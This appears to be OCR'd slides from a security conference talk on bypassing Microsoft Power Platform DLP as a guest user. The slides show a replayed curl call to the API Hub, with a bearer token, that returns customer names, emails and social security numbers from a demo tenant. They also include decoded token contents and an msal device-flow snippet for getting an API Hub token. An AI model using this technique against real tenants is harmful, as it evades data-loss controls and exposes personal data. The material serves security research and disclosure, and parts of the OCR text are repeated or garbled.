
GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/[dbo].[Customers]/items









Back to real life, where we're blocked by Power Platform DLP..



Back to real life, where we're blocked by Power Platform DLP.. Or are we?



Copy-and-replay browser API Hub call to bypass DLP

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure-apim.net' \
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW50UjdiUm9meG
>   -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \
>   -H 'x-ms-client-request-id: b0fc515-3898-496b-af84-89a0058b4f2e' \
>   -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \
>   -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \
>   -H 'x-ms-protocol-semantics: cdp' \
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%
24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%
24top=100' \
>   -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e
8d55b9e)' \
>   --compressed
```

Copy-and-replay browser API Hub call to bypass DLP

```
[@mbrg0/BHUSA2023/All-You-Need-Is-Guest:1 $ curl 'https://europe-002.azure-apim.net/invoke' \
> -X 'POST' \
> -H 'authority: europe-002.azure' \
> -H 'accept: application/json' \
> -H 'accept-language: en-US' \
> -H 'authorization: Bearer eyJ0e...' \
> -H 'x-ms-client-object-id: 71bb...' \
> -H 'x-ms-client-request-id: b0f...' \
> -H 'x-ms-client-session-id: 1972...' \
> -H 'x-ms-client-tenant-id: fc993...' \
> -H 'x-ms-protocol-semantics: cd...' \
> -H 'x-ms-request-method: GET' \
> -H 'x-ms-request-url: /apim/sql/...' \
> -H 'x-ms-request-url: /apim/sql/...' \
> -H 'orderby=Email+asc&%24select=Email%2...' \
> -H 'top=100' \
> -H 'x-ms-user-agent: PowerApps/3...' \
> --compressed
```

```
{
  "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5Bdbo%5D.%5BCustomers%5D')/items", "value": [
    {
      "@odata.etag": "", "ItemInternalId": "9c849894-b96e-44a2-962f-2e69686674e7", "Email": "aidenb@zenitydemo.OnMicrosoft.com", "FirstName": "Aiden", "LastName": "Brown", "CustomerID": 55677, "SocialSecurityNumber": "209-97-8888"
    },
    {
      "@odata.etag": "", "ItemInternalId": "a0fed822-58dd-4f22-a5ea-5ac632008fb3", "Email": "alexanderw@zenitydemo.OnMicrosoft.com", "FirstName": "Alexander", "LastName": "Gonzalez", "CustomerID": 74321, "SocialSecurityNumber": "209-97-9876"
    },
    {
      "@odata.etag": "", "ItemInternalId": "f1b79f06-ad40-4b2e-a482-d61c820fc5e6", "Email": "amandas@zenitydemo.OnMicrosoft.com", "FirstName": "Amanda", "LastName": "Smith", "CustomerID": 78654, "SocialSecurityNumber": "209-97-6666"
    },
    {
      "@odata.etag": "", "ItemInternalId": "e572c48b-cea5-4461-b83a-9e1f6625220e", "Email": "ameliaj@zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Johnson", "CustomerID": 76234, "SocialSecurityNumber": "209-97-1111"
    },
    {
      "@odata.etag": "", "ItemInternalId": "61ced58e-9123-49a9-a37a-8392d6fc761a", "Email": "ameliam@zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Gonzalez", "CustomerID": 74321, "SocialSecurityNumber": "209-97-0000"
    }
  ]
}
```

Let's take a closer look at this token

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com

Aiden

Brian

X-Ms-Client-App-Id: /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e

X-Ms-Client-App-Version: 2022-07-14T08:47:48Z

ale... X-Ms-Client-Environment-Id: /providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43

Al... X-Ms-Client-Object-Id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa

Go... X-Ms-Client-Request-Id: a4388bf7-366c-4f98-938c-9f61c67cf59a

X-Ms-Client-Session-Id: 39123203-fdc7-481c-a853-48822b320546

an... X-Ms-Client-Tenant-Id: fc993b0f-345b-4d01-9f67-9ac4a140dd43

An... X-Ms-Protocol-Semantics: cdp

Se... X-Ms-Request-Method: GET

X-Ms-Request-Uri: /api/microsoftgraph/me/messages?%24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerId%2CSocialSecurityNumber&%24top=100

X-Ms-User-Agent: PowerApps/3.23071.10 [Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e]

ameliaj@zenitydemo.OnMicrosoft.com

Amelia

Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

Network Headers Response Initiator Timing

Name X Headers Preview Response Initiator Timing

Request URL: https://graph.microsoft.com/v1.0/me/messages

Request Method: POST

Status Code: 200

Request Headers

Authority: https://graph.microsoft.com

Method: POST

Path: /me/messages

Scheme: https

Accept: application/json

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US

Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWUiLCJ0eXAiOiJKV1QiLCJ4X2lkIjoiMjAxNzEwOTkxIiwiaWF0IjoxNjUyNjQwODA4LCJleHAiOjE2NjUyNjQwODA4LCJpYXQiOjE2NjUyNjQwODA4LCJzZXJ2aWNlIjoiUmVhZCIsImF1ZGUiOiJodHRwczovL2dyaXR5LmNvbS8iLCJ1c2VyX2lkIjoiMjAxNzEwOTkxIiwidXNlcm5hbWUiOiJhZG1pbiJ9

[Debugger](#) [Libraries](#) [Introduction](#) [Ask](#)Crafted by auth0
by Okta

Encoded

PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiLCJpY19leHBvcnkiOiJyZS5jb20iLCJpc3Mi0iJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJpc3Mi0iJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zNDViLTRkMDEtOWY2Ny05YWM0YTE0MGRkNDMvIiwiZWFOIjoxNjg50DI4MTIwLCJuYmYi0jE20Dk4MjgxMjAsImV4cCI6MTY40TgzMjk1MiwiYW NyIjoiMSIsImFpbjI6IkFVUUFlLzhUQUFBQTZtWks1WUpoSExWZVRzZGkvM1N3TDVhajIzUlRQZWNERWJjYWx0ZEh1Zy9HTlZNUEtDZXd0ajRmeUhtY0E2UyszNis1NUJtMFFNUlV10GphRStyQkRnPT0iLCJhbHRzzWNpZCI6IjU60jEwMDMyMDAyQzFGODM00DEiLCJhbXtiOlciicUdkT1QoTmEwoC1kTiciM2U2MmY4MWUj+

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "typ": "JWT",  
  "alg": "RS256",  
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",  
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"  
}
```

PAYLOAD: DATA

```
{  
  "aud": "https://apihub.azure.com",  
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-  
  9f67-9ac4a140dd43/",  
  "iat": 1689828120,  
  "nbf": 1689828120,  
  "exp": 1689832952,  
  "acr": "1",  
  "aio": ""
```

A scope away from victory

Can we generate a token to API Hub?

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory


Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)



Using a built-in public client app?



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**




A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app?


